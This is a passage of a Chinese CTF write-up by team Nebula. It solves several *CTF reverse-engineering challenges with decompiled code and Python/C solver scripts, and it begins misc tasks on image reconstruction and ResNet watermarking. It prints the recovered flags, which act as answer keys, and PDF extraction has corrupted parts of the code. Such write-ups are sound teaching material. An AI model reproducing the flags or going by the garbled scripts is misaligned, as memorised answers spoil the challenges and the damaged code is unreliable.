
*CTF WriteUp - Nebula

战队: Nebula

排名: 10th

解题情况截图:



1 Reverse

1.1 GoGpt

二血! 签到题,不知道是不是因为起得早。

主函数整理后如下:

```
1
     if ( (unsigned __int64)&input_content <= *(_QWORD *)(v0 + 16) )</pre>
 2
        runtime_morestack_noctxt();
 3
      qmemcpy(v19, "cH@t_GpT_15_h3R3", sizeof(v19));
 4
      key = (GoString)main_shuffle(v19, 16i64, 16i64);
 5
      key = key.content;
 6
      fmt_Fprintf(&off_1B1FA8, qword_239130, aInputYourFlag, 16i64, 0i64, 0i64, 0i64);
 7
      input = (GoString *)runtime_newobject(&qword_179A40);
 8
      input_ = input;
 9
      input->content = 0i64;
10
      v27[0] = (GoString *) \&unk 177B40;
11
      v27[1] = input;
12
      fmt_Fscanf(&off_1B1F88, qword_239128, aS_0, 3i64, v27, 1i64, 1i64);
13
      if ( input_->length == 32 )
14
15
         input_slice = (GoString)runtime_stringtoslicebyte(v20, input_->content, 32i64);
16
         input_content = input_slice.content;
17
         input_slice_ = (_BYTE *)runtime_makeslice(&qword_179BC0, input_slice.length,
    input_slice.length);
18
         input_len = input_slice.length;
19
        key_{\underline{}} = key_{\underline{}};
```

```
20
        input_bytes = input_content;
21
        for ( i = 0i64; input_len > i; ++i )
22
23
          input i = (unsigned int8)input bytes[i];
24
          if ( !key.length )
25
            goto LABEL_14;
26
          len = input len;
27
          key i mod len = i % key.length;
28
          if ( key.length <= (unsigned int64)(i % key.length) )</pre>
29
30
            runtime_panicIndex(key.length, key_i_mod_len, input_bytes, input_i);
31
    LABEL 14:
32
            runtime_panicdivide();
33
          }
34
          input_slice_[i] = key__[key_i_mod_len] ^ input_i;
35
          input_len = len_;
36
        }
37
        v15 = input slice ;
38
        ((void (*)(void))encoding_base64___Encoding_EncodeToString)();
39
        if ( v15 == ( BYTE *)44 && runtime memegual(0x2Cui64) )
40
41
          v25[0] = &qword 179A40;
42
          v25[1] = &off 1B1A08;
43
          v17 = fmt_Fprintln(&off_1B1FA8, qword_239130, v25, 1i64, 1i64);
44
          v10 = *((_QWORD *)&v17 + 1);
45
          v9 = v17;
46
        }
47
48
        else
49
50
          v24[0] = &qword_179A40;
51
          v24[1] = &off 1B19F8;
52
          v16 = fmt Fprintln(&off 1B1FA8, qword 239130, v24, 1i64, 1i64);
53
          v10 = *((QWORD *)&v16 + 1);
54
          v9 = v16;
55
        }
56
      }
57
      else
58
      {
59
        v26[0] = &qword_179A40;
60
        v26[1] = &off_1B19F8;
61
        v11 = fmt Fprintln(&off 1B1FA8, gword 239130, v26, 1i64, 1i64);
62
        v10 = *((_QWORD *)&v11 + 1);
63
        v9 = v11;
64
65
      *(( QWORD *)&result + 1) = v10;
66
      *( QWORD *)&result = v9;
67
      return result;
68 }
```

先把 key 置乱, 然后循环异或输入, 再base64, 比对结果。

通过调试直接读出置乱后的 key, 比对的参数这里没有还原出来,直接转到汇编去看就能得到,下面是 exp:

```
import base64

key = 'TcR@3t_3hp_5_G1H'

a = base64.b64decode(b'fiAGBkgXN3McFy9hAHRfCwYaIjQCRDFsXC8ZYBFmEDU=')

for i in range(32):
    print(chr(a[i] ^ ord(key[i%len(key)])), end='')

# *CTF{ch@tgpT_3nCRypt10n_4_FUN!!}
```

1.2 boring cipher

rust, 带符号的, 还行。

main 中读取输入后进入算法部分,先将一个长度为 256 的数组 bytes_box 清零。再进入一个大循环,每个循环内先初始化数组 v26(从 0 到 20),后面是两个循环,前一个循环将输入的连续 8 个字节大端序表示的数按照如下方式分解:

```
x = x20 * 20! + x19 * 19! + ... + x1 * 1! (0 <= xj <= j)
```

并根据计算得到的 xj 交换 v26[j] 和 v26[xj + j] (j 从 20 到 1);后一个循环其实是双层循环,内层循环被展开了,抄写出来(其中 arr 是一个全局数组):

```
for k in range(21):
    for l in range(15):
        # v = arr[i][v26[k]][l]
        v = arr[21 * 15 * i + 15 * v26[k] + l]
        if v != -1:
        bytes_box[v] += k
```

上述大循环重复 4 次后读取文件,文件路径被混淆了,调试解密得到 /proc/self/exe ,即程序自身。读取后根据 byte_box 修改读到的数据: data[i] += byte_box[data[i]],最后将修改后的数据保存到 output 文件中。

1. 根据以上分析,可以先根据给出的两个文件得到 bytes_box 的值:

```
data1 = open('./cipher-release', 'rb').read()

# data2 = open('./output', 'rb').read()

data2 = open('./output.bak', 'rb').read()

box = []

for i in range(256):
   index = data1.index(i)
   box.append(data2[index] - i & 0xff)
```

2. 再根据 box 的值计算得到每轮循环的数组 v26。上面的大循环的后一个循环的抄写可以改写得到:

```
for k in range(21):
    for l in range(15):
        # v = arr[i][k][l]
        v = arr[21 * 15 * i + 15 * k + l]
        if v != -1:
        bytes_box[v] += v26.index(k)
```

每轮的 v26 数组元素为 21 个,总共 4 轮,共 84 个未知数, bytes_box 有 256 个已知的值,可以建立方程求解。 这里使用 z3 求解。 3. 最后一个问题就是根据最终的 v26 数组求解出数字的分解方式进而计算得到 flag 字节对应数字。考虑这个数组的第一个位置,只有第一轮交换会改变第一个位置的值,之后第一个位置的数就是固定的,那么可以直接得到第一步交换的位置。如最终数组为 8,...,那么第一步一定是将第一个位置(初始值为 0)与第九个位置(初始值为 8)交换,这样才能保证最后的目标值第一个位置为 8。相似的,第一步结束之后可以把第二个位置开始的数组视为一个新的数组,初始状态就是原始数组经过第一步变换后除去第一个位置的数组,重复此步骤即可。剩下的就是简单的数值计算与转换。

最终求解脚本:

```
#!/usr/bin/env python3
 2
 3
    import struct
 4
    from z3 import *
 5
 6
    def solve():
 7
         data1 = open('./cipher-release', 'rb').read()
 8
         arr = struct.unpack('<1260i', data1[0x3f06c: ][: 1260 * 4])
 9
        # data2 = open('./output', 'rb').read()
10
        data2 = open('./output.bak', 'rb').read()
11
        box = []
12
        for i in range(256):
13
             index = data1.index(i)
14
             box.append(data2[index] - i & 0xff)
15
16
        # print(box)
17
        s = Solver()
18
        x = [Int('x\%d' \% i) \text{ for } i \text{ in } range(84)]
19
        for i in range(4):
20
             for j in range(21):
21
                 s.add(x[21 * i + j] >= 0)
22
                 s.add(x[21 * i + j] <= 20)
23
                 for k in range(j + 1, 21):
24
                     s.add(x[21 * i + j] != x[21 * i + k])
25
         111
26
27
        v = arr[i][k][1]
28
        box[v] += v26.index(k)
29
30
         box = [0] * 256
31
        for i in range(4):
32
             for k in range(21):
33
                 for 1 in range(15):
34
                     v = arr[21 * 15 * i + 15 * k + 1]
35
                     if v != -1:
36
                         box[v] += x[21 * i + k]
37
38
        for i in range(256):
39
             s.add(box[i] == box[i])
40
41
        # print('Init done')
42
        assert s.check() == sat
43
        model = s.model()
44
        # print(model())
45
        for i in range(84):
46
             x[i] = model[x[i]].as_long()
47
        # print(x)
```

```
48
49
         for i in range(4):
50
             s = []
51
             t = []
52
             for j in range(21):
53
                 s.append(x[i * 21: i * 21 + 21].index(j))
54
55
             r = [i \text{ for } i \text{ in } range(21)]
56
             for j in range(20):
57
                 index = r.index(s[j])
58
                 t.append(index - j)
59
                 r[j], r[index] = r[index], r[j]
60
             assert r == s
61
             V = 0
62
             for j in range(21, 1, -1):
63
                 v *= j
                 v += t[21 - j]
64
65
             print(v.to_bytes(8, 'big').decode(), end='')
66
         print()
67
68
   solve()
    # *ctf{b0rIn9_67hdnm_cIph3ri_7292}
```

1.3 flagfile

是针对 Linux maigc file 的逆向,找了一下没有发现反编译的工具,换思路找个教程开始看,穷举尝试得到源码,最后得到的源码应该是如下(除了负数没必要还原出来):

```
0 string flag{
  >64 leshort^118 111
  >>66 leshort^195 203
  >>>68 leshort^84 70
  >>>>70 leshort^1 21
  >>>>72 leshort^18 9
  >>>>>74 leshort^114 109
8
  >>>>> 76 leshort^38 56
  >>>>>> 161
10
  >>>>>>> 80 leshort^140 139
11
  >>>>>>>>> 2 leshort^236 225
12
  >>>>>>> 84 leshort^110 107
13
  >>>>>>>> 86 leshort^32 43
  >>>>>>>>> 139
15
  >>>>>>>> 84
16
  >>>>>>>>>> 1eshort^69 103
17
  >>>>>>>>> 185
18
  >>>>>>>>> 137
19
  >>>>>>>> 48
20
  >>>>>>>> 96
21
  >>>>>>>>>> 98
22
  >>>>>>>>>> 104 leshort^144 136
23
  >>>>>>>>> 88
24
  >>>>>>>> 108 leshort^188 160
25
  >>>>>>>> 110 leshort^85 113
26
  >>>>>>>>> 31
```

```
28
 >>>>>>>> 116 leshort^101 116
29
 >>>>>>>> 95
30
 >>>>>>>> 120 leshort^74 68
31
 >>>>>>>> 78
 >>>>>>>> 124 leshort^185 172
33
 >>>>>>> 126 leshort^35 62
34
 >>>>>>>>>> byte^138 236
35
 >>>>>>>>>> byte^67 28
36
 >>>>>>>> byte^20 123
37
 >>>>>>>>>> byte^232 183
38
 >>>>>>>>>>> byte^36 69
39
  >>>>>>>>> byte^220 131
40
 >>>>>>>> byte^230 185
41
 >>>>>>>>> byte^29 117
43
 >>>>>>>>>>> byte^21 108
44
  >>>>>>>> byte^255 160
45
 47
 >>>>>>>>> byte^3 122
48
 >>>>>>>>>>> byte^15 81
49
  >>>>>>>>>> byte^207 145
50
 >>>>>>>(96.b) byte^26 144
 >>>>>>>(98.b) byte^146 247
52
 >>>>>>>(100.b) byte^152 236
53
 >>>>>>>(102.b) byte^71 34
54
 >>>>>>>> (104.b) byte^154 197
55
 >>>>>>>>(106.b) byte^43 94
56
 >>>>>>>(108.b) byte^20 115
57
  >>>>>>>> (110.b) byte^147 204
58
 >>>>>>>>> (112.b) byte^205 146
59
 >>>>>>>(114.b) byte^248 167
60
 >>>>>>>(116.b) byte^132 227
 >>>>>>>>(118.b) byte^71 40
62
  >>>>>>>>(120.b) byte^7 104
63
 >>>>>>>(122.b) byte^194 157
64
 >>>>>>>>(124.b) byte^47 91
65
 >>>>>>>(126.b) byte^27 68
66 >>>>>>>>>> 0x25 string } yes,
  it's a flag!
67
 把异或的结果得到,发现是单表置乱+代换, exp 如下:
1
  with open('flag.mgc', 'rb') as f:
2
   data = f.read()
3
4
 key = []
5
  c = 0
6
  for i in range(0x1A0, len(data)):
   if data[i:i+4] == b' \times 3D \times 00 \times 00' or data[i:i+4] ==
  b'\\x3D\\x00\\x01\\x01':
8
     key.append(data[i+20])
9
     key.append(data[i+28])
10
```

```
11 | shuffle_table = []
12
   xor_table = []
13
    for i in range(32):
14
        shuffle_table.append(key[2*i] ^ key[2*i+1])
15
        xor_table.append(key[64+2*i] ^ key[64+2*i+1])
16
17
    flag = [0] * 32
18
    for i in range(32):
19
        flag[shuffle_table[i]-5] = chr(xor_table[i])
20
   print('flag{'+''.join(flag)+'}')
21
22 # flag{_oh_yes_you_got_the_flag___^_}
```

1.4 SIMPLEX-WMM

```
又是 rust 逆向,而且去符号,而且多线程,而且 aarch64。。。。
```

逆向过程是最麻烦的,同时这部分也是没啥好说的。。。

主要有三个相关的函数:

sub_9BB8: 为 0x68058 处的 double 二维数组(应该是 Vec<Vec<f64>>)) 赋初值:

```
1 void sub_9BB8()
            2 {
               // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPA
            3
            4
            5
               v0 = (double *)rust_alloc(0x48uLL, 8uLL);
            6
               if (!v0)
                 sub_9054(8LL, 72LL);
            8
               v1 = v0;
           9
               v3 = global_vec.cap;
           10
               len = global_vec.len;
               \vee 0[8] = 0.0;
           11
           12
               *((OWORD *) \lor 0 + 2) = 0u;
               *((OWORD *) \lor 0 + 3) = 0u;
          13
               *( OWORD *)v0 = *( OWORD *)dbl 442D0;
           14
               *(( OWORD *)v0 + 1) = *( OWORD *)&dbl 442D0[2];
           15
          16
               if ( len == v3 )
           17
          18
                 vec::vec::_doouble_::inc_cap(&global_vec, len);
          19
                 len = global_vec.len;
           20
          21
               v4 = &global_vec.data[len];
          22
               v4->data = v1;
               *(int64x2_t *)&v4->cap = vdupq_n_s64(9uLL);
          23
          24
               ++global_vec.len;
          25
               v5 = (double *)rust_alloc(0x40uLL, 8uLL);
               if (!v5)
           26
           27
                 goto LABEL_16;
          28
               v6 = v5;
           29
                _asm { FMOV
                                       V0.2D, #4.0; Floating-point Move }
          30
               v5[6] = 0.0;
          31
               v5[7] = 0.0;
           32
               v13 = global_vec.cap;
           33
               v12 = global_vec.len;
           34
               v5[4] = 1.0;
           35
               v5[5] = 0.0;
           36
               *(_OWORD *)v5 = _Q0;
           37
               *((_OWORD *)v5 + 1) = *(_OWORD *)dbl_442F0;
               if ( v12 == v13 )
           38
           39
           40
                 vec::vec::_doouble_::inc_cap(&global_vec, v12);
          41
                 v12 = global_vec.len;
           42
          43
              v14 = &global_vec.data[v12];
               v14->data = v6;
          44
得到的数组为
     [70, 65, 80, 75, 0, 0, 0, 0, 0],
    [4, 4, 3, 7, 1, 0, 0, 0],
    [6, 3, 5, 4, 0, 1, 0, 0],
```

后面的也没怎么看懂,甚至看到 salsa20 特征,不过貌似跟主要逻辑没关系。

[5, 2, 3, 3, 0, 0, 1, 0],

[6, 5, 1, 2, 0, 0, 0, 1]

1

3

4

5

6

7

sub A1C0: 函数非常大,也没怎么看明白,恢复下跟上面的 global vec 相关的操作即可。其中一些部分:

```
181
            if ( v204 )
182
              input_to_float0 = *(float *)_unhex_input;
183
              input_to_float1 = *(float *)&_unhex_input[4];
184
185
              *( QWORD *)input to float23 = *( QWORD *)& unhex_input[8];
              input to_float4 = *(float *)&_unhex_input[16];
186
              v209 = global_vec.len;
187
188
              *v204 = *(float *)_unhex_input;
              v204[1] = input_to_float1;
189
              *((_QWORD *)v204 + 1) = *(_QWORD *)input_to_float23;
190
191
              v204[4] = input to float4;
              if ( v209 && (v210 = global_vec.data->len) != 0 )
192
193
194
                if ( v210 == 1 )
195
196
                  v218 = &off_64DF0;
197
                else if ( v210 < 3 )
198
199
200
                  v42 = 2LL;
                  v218 = &off_64E08;
201
202
203
                else
204
                   if ( v210 != 3 )
205
206
                     *(float64x2_t *)v211 = vmulq_f64(
207
                                                *(float64x2_t *)(global_vec.data->data + 2),
208
                                                vcvtq_f64_f32(*(float32x2_t *)input_to_float23));
209
210
                     v212 = input_to_float4;
                     v213 = *global_vec.data->data * input_to_float0
211
                          + global_vec.data->data[1] * input_to_float1
212
213
                          + v211[0]
                          + v211[1];
214
215
                     j_j__free(v204);
                     v102 = &conds;
v40 = (_DWORD *)&unk_18708000;
v41 = (_DWORD *)&unk_18708000;
216
217
218
219
                     if ( v213 != v212 )
                       goto LABEL 316;
220
221
                     goto LABEL_315;
222
223
                   v42 = 3LL;
224
                  v218 = &off_64E20;
```

2. global_vec 的后几个数组添加一个值 [global_vec[i].append(v[i] - x[0] * global_vec[i][0] - x[1] * global_vec[i][1] - x[2] * global_vec[i][2] - x[3] * global_vec[i][3]) , v的值分别为 90, 120, 60, 100

```
v58 = (float *)rust_alloc(0x14uLL, 4uLL);
240
241
             if ( v58 )
242
             {
                input_to_floats = v58;
243
                input_to_float0 = *(float *)_unhex_input;
input_to_float1 = *(float *)&_unhex_input[4];
244
245
246
                v62 = global_vec.len;
                input_to_float2 = *(float *)&_unhex_input[8];
*(_QWORD *)input_to_float34 = *(_QWORD *)&_unhex_input[12];
247
248
249
                v65 = global_vec.len >= 2;
256
                *v58 = *(float *)_unhex_input;
               v58[1] = input_to_float1;
v58[2] = input_to_float2;
251
252
253
                *(_QWORD *)(v58 + 3) = *(_QWORD *)input_to_float34;
                if ( v65 )
254
255
                  global_vec_data = global_vec.data;
global_vec_datax_len = global_vec.data[1].len;
256
257
258
                  if ( global_vec_datax_len )
259
260
                    if ( global_vec_datax_len == 1 )
261
                       v62 = 1LL;
262
                       v220 = &off_64BB0;
263
264
265
                    else if ( global_vec_datax_len < 3 )
266
267
                       global_vec_datax_len = 2LL;
268
                       v62 = 2LL;
                       v220 = &off 64BC8;
269
270
271
                    else
272
273
                       input_to_float3 = input_to_float34[0];
274
                       if ( global_vec_datax_len == 3 )
275
276
                         global_vec_datax_len = 3LL;
277
                         v62 = 3LL;
278
                         v220 = &off_64BE0;
279
280
                       else
281
                       {
282
                         global_vec_data1_data = global_vec.data[1].data;
                         global vec data1 data0 = *global vec data1 data;
283
                         global_vec_data1_data1 = global_vec_data1_data[1];
284
285
                         global_vec_data1_data2 = global_vec_data1_data[2];
286
                         global_vec_data1_data3 = global_vec_data1_data[3];
287
                         if ( global_vec_datax_len == global_vec.data[1].cap )
288
289
                           vec::_doouble_::inc_cap(global_vec.data + 1, global_vec_datax_len);
                           global_vec_datax_len = global_vec_data[1].len;
290
                           global_vec_data1_data = global_vec_data[1].data;
291
292
293
                         global_vec_data1_data[global_vec_datax_len] = 90.0
                                                                            - global_vec_data1_data0 * input_to_float0 - global_vec_data1_data1 * input_to_float1
294
295
                                                                            - global_vec_data1_data2 * input_to_float2
296
                                                                            - global_vec_data1_data3 * input_to_float3;
297
                         ++global_vec_data[1].len;
298
                         v62 = global_vec.len;
299
300
                         if ( global_vec.len < 3 )</pre>
301
302
                           global_vec_datax_len = 2LL;
303
                           v220 = &off_64BF8;
304
```

后面还有一部分相关的操作,但是比较复杂看不懂。

根据上面已知的信息,猜测上面这部分是线性方程组(4个未知数4个方程),但是解出来发现 md5 值不正确。做到这已经完全不想再看了,太搞了。晚上11 点还是0解,直接睡觉去了。

结果半夜被偷家了,快5点时才放提示,早上8点多迷迷糊糊看到群里消息一下子就清醒了,起床看到提示 simplex algorithm 我才想起题目名字中的 SIMPLEX 是单纯形算法,一下子就知道上面几组数据不是解方程,而是做线性规划:

```
1 [
2 [70, 65, 80, 75],
```

```
3
        [4, 4, 3, 7, 90],
 4
        [6, 3, 5, 4, 120],
 5
                         60],
        [5, 2, 3, 3,
 6
        [6, 5, 1, 2, 100]
 7
    1
8
9
    Variables: x, y, z, w
10
11
   Constraints:
12
    4 \times + 4 y + 3 z + 7 w <= 90
13
   6 x + 3 y + 5 z + 4 w <= 120
   5 x + 2 y + 3 z + 3 w <= 60
15
    6 \times + 5 y + 1 z + 2 w <= 100
16
   Optimize:
17 max 70 x + 65 y + 80 z + 75 w
```

当然这是靠猜出来的,也有可能上面几个不等式中的符号是 >= 、优化目标是 min , 求解出来后验证 md5 即可。因为是从一开始的 z3 求解方程组的脚本改写出来的,所以脚本比较丑,懒得改了:

```
#!/usr/bin/env python3
 2
 3
    import struct
    from hashlib import md5
 5
    from z3 import *
 6
 7
    global_vec = [
 8
        [70, 65, 80, 75, 0, 0, 0, 0, 0],
 9
        [4, 4, 3, 7, 1, 0, 0, 0],
10
        [6, 3, 5, 4, 0, 1, 0, 0],
11
        [5, 2, 3, 3, 0, 0, 1, 0],
12
        [6, 5, 1, 2, 0, 0, 0, 1]
13
    1
14
15
16
    a, b, c, d, e = input_to_float
    global_vec[1].append( 90 - (a * global_vec[1][0] + b * global_vec[1][1] + c *
    global_vec[1][2] + d * global_vec[1][3]))
18
    global_vec[2].append(120 - (a * global_vec[2][0] + b * global_vec[2][1] + c *
    global_vec[2][2] + d * global_vec[2][3]))
    global_vec[3].append( 60 - (a * global_vec[3][0] + b * global_vec[3][1] + c *
    global_vec[3][2] + d * global_vec[3][3]))
20
    global_vec[4].append(100 - (a * global_vec[4][0] + b * global_vec[4][1] + c *
    global_vec[4][2] + d * global_vec[4][3]))
21
22
    cond:
23
    1. md5(bytes.fromhex(input)).hexdigest() == 'd2edf678c89caf9979ec2b246634d284'
    2. a * global_vec[0][0] + b * global_vec[0][1] + c * global_vec[0][2] + d *
    global vec[0][3] == e
25
    3. ???
26
27
28
    1 \cdot 1 \cdot 1
29
    s = Solver()
30
    x = [Int('x\%d' \% i) \text{ for i in range}(4)]
31
32
    ratio = 8
```

```
s.add(90 * ratio == x[0] * global_vec[1][0] + x[1] * global_vec[1][1] + x[2] *
        global_vec[1][2] + x[3] * global_vec[1][3])
        s.add(120 * ratio == x[0] * global_vec[2][0] + x[1] * global_vec[2][1] + x[2] *
        global_vec[2][2] + x[3] * global_vec[2][3])
35
        s.add(60 * ratio == x[0] * global_vec[3][0] + x[1] * global_vec[3][1] + x[2] *
        global_vec[3][2] + x[3] * global_vec[3][3])
        s.add(100 * ratio == x[0] * global_vec[4][0] + x[1] * global_vec[4][1] + x[2] *
        global_vec[4][2] + x[3] * global_vec[4][3])
37
        assert s.check() == sat
38
        model = s.model()
39
        for i in range(4):
40
                x[i] = model[x[i]].as_long() / ratio
41
42
        x.append(x[0] * global_vec[0][0] + x[1] * global_vec[0][1] + x[2] * global_vec[0][2] + x[0] * global_vec[0][0] * global_vec[0
        x[3] * global_vec[0][3])
43
        print(''.join(struct.pack('<f', i).hex() for i in x))</pre>
44
45
46
        s = Solver()
47
        x = [Int('x\%d' \% i) \text{ for i in range}(4)]
48
49
        for i in x:
50
                s.add(i >= 0)
51
52
        ratio = 8
        s.add(90 * ratio >= x[0] * global_vec[1][0] + x[1] * global_vec[1][1] + x[2] *
        global_vec[1][2] + x[3] * global_vec[1][3])
54
        s.add(120 * ratio >= x[0] * global_vec[2][0] + x[1] * global_vec[2][1] + x[2] *
        global_vec[2][2] + x[3] * global_vec[2][3])
55
        s.add(60 * ratio >= x[0] * global_vec[3][0] + x[1] * global_vec[3][1] + x[2] *
        global_vec[3][2] + x[3] * global_vec[3][3])
56
        s.add(100 * ratio >= x[0] * global_vec[4][0] + x[1] * global_vec[4][1] + x[2] *
        global_vec[4][2] + x[3] * global_vec[4][3])
57
        value = x[0] * global_vec[0][0] + x[1] * global_vec[0][1] + x[2] * global_vec[0][2] +
        x[3] * global_vec[0][3]
58
        max_value = 1000000000
59
        while s.check() == sat:
60
                model = s.model()
61
                max_value = model.eval(value).as_long()
62
                print(model, max_value)
63
                s.add(value > max_value)
64
65
        for i in range(4):
66
                x[i] = model[x[i]].as_long() / ratio
67
68
        x.append(x[0] * global_vec[0][0] + x[1] * global_vec[0][1] + x[2] * global_vec[0][2] +
        x[3] * global vec[0][3]
69
70
        flag = ''.join(struct.pack('<f', i).hex() for i in x)</pre>
71
72
        print(flag)
73
        hash = md5(bytes.fromhex(flag)).hexdigest()
74
        print(hash)
75
        if hash == 'd2edf678c89caf9979ec2b246634d284':
76
                print('*CTF{%s}' % flag)
77
```

1.5 ez code

相比国赛那题还是差了点,首先明确这是 powershell 脚本,加了混淆,变量太难看,先给重写一下:

```
with open('chall.ps1', 'r') as f:
 2
        data = f.read()
 4
   dict = {}
 5
    index = 0
 6
    on = 0
    mem = 0
 8
    print(data)
9
    for i in range(len(data)):
10
        if data[i:i+2] == '${' and on == 0:
11
            # print(1)
12
            on = 1
13
            mem = i + 1
14
        elif data[i] == '}' and on == 1:
15
            # print(2)
16
            if data[mem:i+1] not in dict.keys():
17
                dict[data[mem:i+1]] = 'v%d' % index
18
                 index += 1
19
            on = 0
20
21
    for i in dict.keys():
22
        data = data.replace(i, dict[i])
23
24
    with open('res.ps1', 'w') as f:
25
        f.write(data)
26
```

('(' | % { \$v0 = + \$() } { \$v1 = \$v0 } { \$v2 = ++ \$v0 } { \$v3 = (\$v0 = \$v0 + \$v2) } { \$v4 = (\$v0 = \$v0 + \$v2) } { \$v5 = (\$v5 = (\$v0 + \$v2) } { \$v5 = (\$v5 =

变成这样似乎还不错,这里按分号做了一次分割,前面是一些变量名的初始化,后面是两个字符串,第一个是 real flag,第二个是 fake flag 通过管道符给到 iex,本事是先发现 real flag 的,但是明显跟体面关系不大(没有打印 DO YOU KOWN PWSH?)

real flag 的加密是这样:

```
1 class chiper():
2    def __init__(self):
3         self.d = 0x87654321
4         k0 = 0x67452301
5         k1 = 0xefcdab89
```

```
6
             k2 = 0x98badcfe
 7
             k3 = 0x10325476
 8
             self.k = [k0, k1, k2, k3]
 9
10
        def e(self, n, v):
11
             from ctypes import c_uint32
12
13
             def MX(z, y, total, key, p, e):
14
                 temp1 = (z.value >> 6 ^ y.value << 4) + \\
15
                     (y.value >> 2 ^ z.value << 5)
16
                 temp2 = (total.value ^ y.value) + \\
17
                     (key[(p & 3) ^ e.value] ^ z.value)
18
                 return c_uint32(temp1 ^ temp2)
19
             key = self.k
20
             delta = self.d
21
             rounds = 6 + 52//n
22
             total = c uint32(0)
23
             z = c uint32(v[n-1])
24
             e = c_uint32(0)
25
26
             while rounds > 0:
27
                 total.value += delta
28
                 e.value = (total.value >> 2) & 3
29
                 for p in range(n-1):
30
                     y = c_uint32(v[p+1])
31
                     v[p] = c\_uint32(v[p] + MX(z, y, total, key, p, e).value).value
32
                     z.value = v[p]
33
                 y = c_uint32(v[0])
34
                 v[n-1] = c\_uint32(v[n-1] + MX(z, y, total,
35
                                   key, n-1, e).value).value
36
                 z.value = v[n-1]
37
                 rounds -= 1
38
             return v
39
40
        def bytes2ints(self,cs:bytes)->list:
41
             new_length=len(cs)+(8-len(cs)%8)%8
42
             barray=cs.ljust(new_length,b'\\x00')
43
             i=0
44
             v=[]
45
             while i < new_length:</pre>
46
                 v0 = int.from_bytes(barray[i:i+4], 'little')
47
                 v1 = int.from_bytes(barray[i+4:i+8], 'little')
48
                 v.append(v0)
49
                 v.append(v1)
50
                 i += 8
51
             return v
52
53
    def check(instr:str,checklist:list)->int:
54
         length=len(instr)
55
         if length%8:
56
             print("Incorrect format.")
57
             exit(1)
58
         c=chiper()
59
         v = c.bytes2ints(instr.encode())
60
        output=list(c.e(len(v),v))
61
         i=0
```

```
62
         while(i<len(checklist)):</pre>
63
             if i<len(output) and output[i]==checklist[i]:</pre>
64
65
             else:
66
                 break
67
         if i==len(checklist):
68
             return 1
69
         return 0
70
71
     if __name__=="__main__":
72
         ans=[1374278842, 2136006540, 4191056815, 3248881376]
73
         # generateRes()
74
         flag=input('Please input flag:')
75
         res=check(flag,ans)
76
         if res:
77
             print("Congratulations, you've got the flag!")
78
             print("Flag is *ctf{your input}!")
79
             exit(0)
80
         else:
81
             print('Nope,try again!')
82
   没见过,给 ChatGPT 看说是 tea, 我说不是 tea, 它就说是 xtea, 我看也不是 xtea, 就不靠它了,自己手逆了一
下:
     #include <stdio.h>
 2
 3
     unsigned int MX(unsigned int z, unsigned int y, unsigned int total, unsigned int* key,
     unsigned int p, unsigned int e) {
 4
         unsigned int temp1 = (z >> 6 ^ y << 4) + (y >> 2 ^ z << 5);
 5
         unsigned int temp2 = (total ^{\circ} y) + (key[(p & 3) ^{\circ} e] ^{\circ} z);
 6
         return temp1 ^ temp2;
 7
     }
 8
 9
     int main() {
10
         unsigned int k[4];
11
         k[0] = 0x67452301;
12
         k[1] = 0xefcdab89;
13
         k[2] = 0x98badcfe;
14
         k[3] = 0x10325476;
15
         unsigned int ans[5] = \{1374278842, 2136006540, 4191056815, 3248881376, 0\};
16
17
         int n = 4;
18
         int i = 0, z, p, y, total = 209976179, e = 0;
19
         while (i++ < 19) {
20
             z = ans[n-2];
21
             y = ans[0];
22
             e = (total >> 2) & 3;
23
             ans[n-1] = ans[n-1] - MX(z, y, total, k, n-1, e);
24
             for (int p = n-2; p >= 0; p--) {
25
                 y = ans[p+1];
26
                 if (p > 0)
27
                      z = ans[p-1];
28
                 else
29
                      z = ans[n-1];
 30
                 ans[p] = ans[p] - MX(z, y, total, k, p, e);
```

```
31
             }
32
             total = total - 0x87654321;
33
         }
34
35
         puts("*ctf{");
36
         printf("%s", ans);
37
         puts("}");
38
39
         return 0;
40
    }
41
42
    // *ctf{yOUar3g0oD@tPw5H}
```

2 Misc

2.1 snippingTools

Github 上找到工具: https://github.com/frankthetank-music/Acropalypse-Multi-Tool

我的 gui.py 跑不起来,所以直接调用了 acropalypse.py 中 Acropalypse 对象的 reconstruct_image 方法,分辨率选 1920 * 1080。

2.2 **MWM**

题目给出了 ResNet-MWM 使用的模型以及一个模型参数文件

```
net=torchvision.models.resnet50(pretrained=True)
net.fc=nn.Linear(2048,10)
```

题目描述是 I have added a watermark into a resnet, it is hard to be removed by fine-tuning. Can you find this watermark? 猜测是对给出的模型进行 fine-tune 然后看变化不大的模型参数,后面就用小数据集对这个模型稍微训练了几个 epoch,训练代码如下:

```
1 | import torch
 2
    import torchvision
   from torch import nn
   from torch.utils.data import DataLoader
 5
    from torchvision import models
 6
    train data = torchvision.datasets.CIFAR10(root="
    <file_path>/data",train=True,transform=torchvision.transforms.ToTensor(),
 8
                                              download=True)
    test data = torchvision.datasets.CIFAR10(root="
    <file path>/data",train=False,transform=torchvision.transforms.ToTensor(),
10
                                             download=True)
11
    train_data_size = len(train_data)
12
    test_data_size = len(test_data)
13
    print("The size of Train_data is {}".format(train_data_size))
14
    print("The size of Test_data is {}".format(test_data_size))
15
16
    train_dataloader = DataLoader(train_data,batch_size=128)
17
    test_dataloader = DataLoader(test_data,batch_size=128)
```

```
18
19
    resnet50 = torch.load('file_path/resnet_mwm_new.pth')
20
21
    if torch.cuda.is available():
22
        resnet50 = resnet50.cuda()
23
24
    loss fn = nn.CrossEntropyLoss()
25
    if torch.cuda.is available():
26
        loss_fn = loss_fn.cuda()
27
28
    learning_rate = 0.01
29
    optimizer = torch.optim.SGD(resnet50.parameters(),lr=learning_rate,)
30
31
    total_train_step = 0
32
    total_test_step = 0
33
    epoch = 10 # 2 5 10
34
35
    for i in range(epoch):
36
        print("Epoch {} Begins".format(i+1))
37
        resnet50.train()
38
39
        for data in train dataloader:
40
            imgs, targets = data
41
            if torch.cuda.is_available():
42
